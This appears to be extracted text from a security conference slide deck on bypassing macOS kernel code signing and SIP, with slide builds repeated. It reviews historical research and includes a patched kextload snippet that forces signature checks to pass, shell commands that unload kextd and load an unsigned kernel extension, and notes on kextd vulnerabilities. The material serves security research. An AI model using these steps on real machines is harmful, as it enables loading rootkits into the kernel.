
- Is memory corruption always necessary?



- General approach
 - attack kernel mode driver or XNU to control \$pc, then disable SIP in kernel mode
 - Think outside the box
 - Is memory corruption always necessary?
 - Do the target have be the kernel itself or kernel mode drivers?



- General approach
 - attack kernel mode driver or XNU to control \$pc, then disable SIP in kernel mode
 - Think outside the box
 - Is memory corruption always necessary?
 - Do the target have be the kernel itself or kernel mode drivers?
 - What about user space SIP bypass to gain kernel privilege?



A kernel attack surface

Old days with patched kext_tools



Old days with patched kext_tools

Breaking OS X signed kernel extensions with a NOP

Posted on November 23, 2013 @Security #backdoor #kernel #malware #rootkit
#vulnerability

For some reason Apple wants to change external kernel extensions location from **/System/Library/Extensions** to **/Library/Extensions** and introduced in Mavericks a code signing requirement for all extensions and/or drivers located in that folder. Extensions will not be loaded if not signed (those located in the “old” folder and not signed will only generate a warning [check my **SyScan360** slides]). The signing certificates require a special configuration and to obtain them you need to justify it. You know, there are people out there coding rootkits and other nasty stuff.



Old days with patched kext_tools

Breaking OS X signed kernel extensions with a NOP

Posted on November 23, 2013 @Security #backdoor #kernel #malware #rootkit
#vulnerability

For some reason Apple wants to change external kernel extensions location from **/System/Library/Extensions** to **/Library/Extensions** and introduced in Mavericks a code signing requirement for all extensions and/or drivers located in that folder. Extensions will not be loaded if not signed (those located in the “old” folder and not signed will only generate a warning [check my **SyScan360** slides]). The signing certificates require a special configuration and to obtain them you need to justify it. You know, there are people out there coding rootkits and other nasty stuff.

Binary patch kextd
(@osxreverser, Nov 2013)



Old days with patched kext_tools

Breaking OS X signed kernel extensions with a NOP

Posted on November 23, 2013 @Security #backdoor #kernel #malware #rootkit #vulnerability

For some reason Apple wants to change external kernel extensions location from **/System/Library/Extensions** to **/Library/Extensions** and introduced in Mavericks a code signing requirement for all extensions and/or drivers located in that folder. Extensions will not be loaded if not signed (those located in the “old” folder and not signed will only generate a warning [check my **SyScan360** slides]). The signing certificates require a special configuration and to obtain them you need to justify it. You know, there are people out there coding rootkits and other nasty stuff.

Binary patch kextd
(@osxreverser, Nov 2013)

BYPASSING KERNEL-MODE CODE SIGNING 0x2 directly interface with the kernel



```
loadKextsIntoKernel(KextloadArgs * toolArgs)
{
    //sigResult = checkKextSignature(theKext, 0x1, earlyBoot);

    //always OK!
    sigResult = 0;
}
```

patched kextload

```
//unload kext daemon
# launchctl unload /System/Library/LaunchDaemons/com.apple.kextd.plist

//load (unsigned) driver with custom kext_load
# ./patchedKextload -v unsigned.kext
  Can't contact kextd; attempting to load directly into kernel

//profit :)
# kextstat | grep -i unsigned
  138      0 0xffffffff7f82eeb000 com.synack.unsigned
```

unsigned kext loading

 Synack



Old days with patched kext_tools

Breaking OS X signed kernel extensions with a NOP

Posted on November 23, 2013 @Security #backdoor #kernel #malware #rootkit #vulnerability

For some reason Apple wants to change external kernel extensions location from **/System/Library/Extensions** to **/Library/Extensions** and introduced in Mavericks a code signing requirement for all extensions and/or drivers located in that folder. Extensions will not be loaded if not signed (those located in the “old” folder and not signed will only generate a warning [check my **SyScan360** slides]). The signing certificates require a special configuration and to obtain them you need to justify it. You know, there are people out there coding rootkits and other nasty stuff.

Binary patch kextd
(@osxreverser, Nov 2013)

BYPASSING KERNEL-MODE CODE SIGNING 0x2 directly interface with the kernel



```
loadKextsIntoKernel(KextloadArgs * toolArgs)
{
    //sigResult = checkKextSignature(theKext, 0x1, earlyBoot);

    //always OK!
    sigResult = 0;
}
```

patched kextload

```
//unload kext daemon
# launchctl unload /System/Library/LaunchDaemons/com.apple.kextd.plist

//load (unsigned) driver with custom kext_load
# ./patchedKextload -v unsigned.kext
  Can't contact kextd; attempting to load directly into kernel

//profit :)
# kextstat | grep -i unsigned
  138      0 0xffffffff7f82eeb000 com.synack.unsigned
```

unsigned kext loading

Synack

Custom build of kextload
(@patrickwardle, BlackHat US 2015)



Old days with patched kext_tools

Breaking OS X signed kernel extensions with a NOP


Posted on November 23, 2013 @Security #backdoor #kernel #malware #rootkit #vulnerability

For some reason Apple wants to change external kernel extensions location from **/System/Library/Extensions** to **/Library/Extensions** and introduced in Mavericks a code signing requirement for all extensions and/or drivers located in that folder. Extensions will not be loaded if not signed (those located in the “old” folder and not signed will only generate a warning [check my **SyScan360** slides]). The signing certificates require a special configuration and to obtain them you need to justify it. You know, there are people out there coding rootkits and other nasty stuff.

Binary patch kextd
(@osxreverser, Nov 2013)

Obviously there was no rootless filesystem protection

BYPASSING KERNEL-MODE CODE SIGNING 0x2 directly interface with the kernel



download
kext_tools



patch & recompile
kextload

```
loadKextsIntoKernel(KextloadArgs * toolArgs)
{
    //sigResult = checkKextSignature(theKext, 0x1, earlyBoot);

    //always OK!
    sigResult = 0;
}
```

patched kextload

```
//unload kext daemon
# launchctl unload /System/Library/LaunchDaemons/com.apple.kextd.plist

//load (unsigned) driver with custom kext_load
# ./patchedKextload -v unsigned.kext
Can't contact kextd; attempting to load directly into kernel

//profit :)
# kextstat | grep -i unsigned
 138      0 0xffffffff7f82eeb000 com.synack.unsigned
```

unsigned kext loading



Custom build of kextload
(@patrickwardle, BlackHat US 2015)



Old days with patched kext_tools

Breaking OS X signed kernel extensions with a NOP

Posted on November 23, 2013 @Security #backdoor #kernel #malware #rootkit #vulnerability

For some reason Apple wants to change external kernel extensions location from **/System/Library/Extensions** to **/Library/Extensions** and introduced in Mavericks a code signing requirement for all extensions and/or drivers located in that folder. Extensions will not be loaded if not signed (those located in the “old” folder and not signed will only generate a warning [check my **SyScan360** slides]). The signing certificates require a special configuration and to obtain them you need to justify it. You know, there are people out there coding rootkits and other nasty stuff.

Binary patch kextd
(@osxreverser, Nov 2013)

Obviously there was no rootless filesystem protection

BYPASSING KERNEL-MODE CODE SIGNING 0x2 directly interface with the kernel



download
kext_tools



patch & recompile
kextload

```
loadKextsIntoKernel(KextloadArgs * toolArgs)
{
    //sigResult = checkKextSignature(theKext, 0x1, earlyBoot);

    //always OK!
    sigResult = 0;
}
```

patched kextload

```
//unload kext daemon
# launchctl unload /System/Library/LaunchDaemons/com.apple.kextd.plist

//load (unsigned) driver with custom kext_load
# ./patchedKextload -v unsigned.kext
Can't contact kextd; attempting to load directly into kernel

//profit :)
# kextstat | grep -i unsigned
 138      0 0xffffffff7f82eeb000 com.synack.unsigned
```

unsigned kext loading



Custom build of kextload
(@patrickwardle, BlackHat US 2015)

It implies there are private API for loading kernel extension and the code signature was still not performed by the XNU



Ian Beer: hold my beer

- Issue 676: Logic error when exec-ing suid binaries allows code execution as root on OS X/iOS (CVE-2015-3708)
- Issue 353: OS X kextd bad path checking and toctou allow a regular user to load an unsigned kernel extension (CVE-2015-3709)
- Issue 1520: MacOS double mach_port_deallocate in kextd due to failure to comply with MIG ownership rules (CVE-2018-4139)



Ian Beer: hold my beer

- Issue 676: Logic error when exec-ing suid binaries allows code execution as root on OS X/iOS (CVE-2015-3708)
User mode only, logic
- Issue 353: OS X kextd bad path checking and toctou allow a regular user to load an unsigned kernel extension (CVE-2015-3709)
User mode only, logic
- Issue 1520: MacOS double mach_port_deallocate in kextd due to failure to comply with MIG ownership rules (CVE-2018-4139)
User mode only, MIG lifetime



Exploitation of this would be a privesc from unentitled root to root with com.apple.rootless.kext-management and com.apple.rootless.storage.KernelExtensionManagement entitlements, which at least last time I looked was equal to kernel code execution.

tested on MacOS 10.13.2

kextd_double_port_deallocate.zip

9.7 KB [Download](#)

[Comment 1](#) by ianbeer@google.com on Thu, Jan 25, 2018, 12:21 AM GMT+8

Labels: Reported-2018-Jan-24 Id-683472329

Arbitrary code execution in kextd == kernel code execution



What makes kextd so special

- Its entitlement
 - A *bundle resource containing key-value pairs that grant the executable permission to use an app service or technology*
 - A property list (XML serialized) embedded in executable's code signature
 - Some entitlements are for Apple signed binaries only
 - “*taskgated: killed app because its use of the com.apple.*** entitlement is not allowed*”


pFile	Data LO	Data HI	Value
00035680	04 05 2A 43 4A 05 1F 2A	0E 27 31 20 3B 70 05 75	.L...H<?xml ver
00035690	4B 59 5F F3 E3 73 05 39	F9 60 23 43 A9 6C 71 05	KY..s.9.`#C.lq.
000356A0	30 82 01 5B 06 09 2A 86	48 86 F7 63 64 09 01 31	0...[...].cd..1
000356B0	82 01 4C 04 82 01 48 3C	3F 78 6D 6C 20 76 65 72	..L...H<?xml ver
000356C0	73 69 6F 6E 3D 22 31 2E	30 22 20 65 6E 63 6F 64	sion="1.0" encod
000356D0	69 6E 67 3D 22 55 54 46	2D 38 22 3F 3E 0A 3C 21	ing="UTF-8"?>.<!
000356E0	44 4F 43 54 59 50 45 20	70 6C 69 73 74 20 50 55	DOCTYPE plist PU
000356F0	42 4C 49 43 20 22 2D 2F	2F 41 70 70 6C 65 2F 2F	BLIC "-//Apple//
00035700	44 54 44 20 50 4C 49 53	54 20 31 2E 30 2F 2F 45	DTD PLIST 1.0//E
00035710	4E 22 20 22 68 74 74 70	3A 2F 2F 77 77 77 2E 61	N" "http://www.a
00035720	70 70 6C 65 2E 63 6F 6D	2F 44 54 44 73 2F 50 72	pple.com/DTDs/Pr
00035730	6F 70 65 72 74 79 4C 69	73 74 2D 31 2E 30 2E 64	opertyList-1.0.d
00035740	74 64 22 3E 0A 3C 70 6C	69 73 74 20 76 65 72 73	td">.<plist vers
00035750	69 6F 6E 3D 22 31 2E 30	22 3E 0A 3C 64 69 63 74	ion="1.0">.<dict
00035760	3E 0A 09 3C 6B 65 79 3E	63 64 68 61 73 68 65 73	>..<key>cldhashes
00035770	3C 2F 6B 65 79 3E 0A 09	3C 61 72 72 61 79 3E 0A	</key>..<array>
00035780	09 09 3C 64 61 74 61 3E	0A 09 09 4C 4C 4E 46 58	..<data>...LLNFX
00035790	36 53 44 79 5A 2F 6E 6B	55 54 54 41 66 63 76 4E	6SDyZ/nkUTTAfcvN
000357A0	79 75 78 6C 6E 59 3D 0A	09 09 3C 2F 64 61 74 61	yuxlnY=...</data>
000357B0	3E 0A 09 09 3C 64 61 74	61 3E 0A 09 09 57 4B 6C	>...<data>...WKL
000357C0	7A 2F 66 47 46 7A 6F 57	7A 59 4E 63 53 61 30 64	z/fGFzoWzYNcSa0d
000357D0	47 70 59 6A 2F 31 37 67	3D 0A 09 09 3C 2F 64 61	GpYj/17g=...</da
000357E0	74 61 3E 0A 09 3C 2F 61	72 72 61 79 3E 0A 3C 2F	ta>..</array>.</
000357F0	64 69 63 74 3E 0A 3C 2F	70 6C 69 73 74 3E 0A 30	dict>.</plist>.0
00035800	0D 06 09 2A 86 48 86 F7	0D 01 01 01 05 00 04 82	...*.H.....
00035810			

Kernel

XNU

kextd

User space

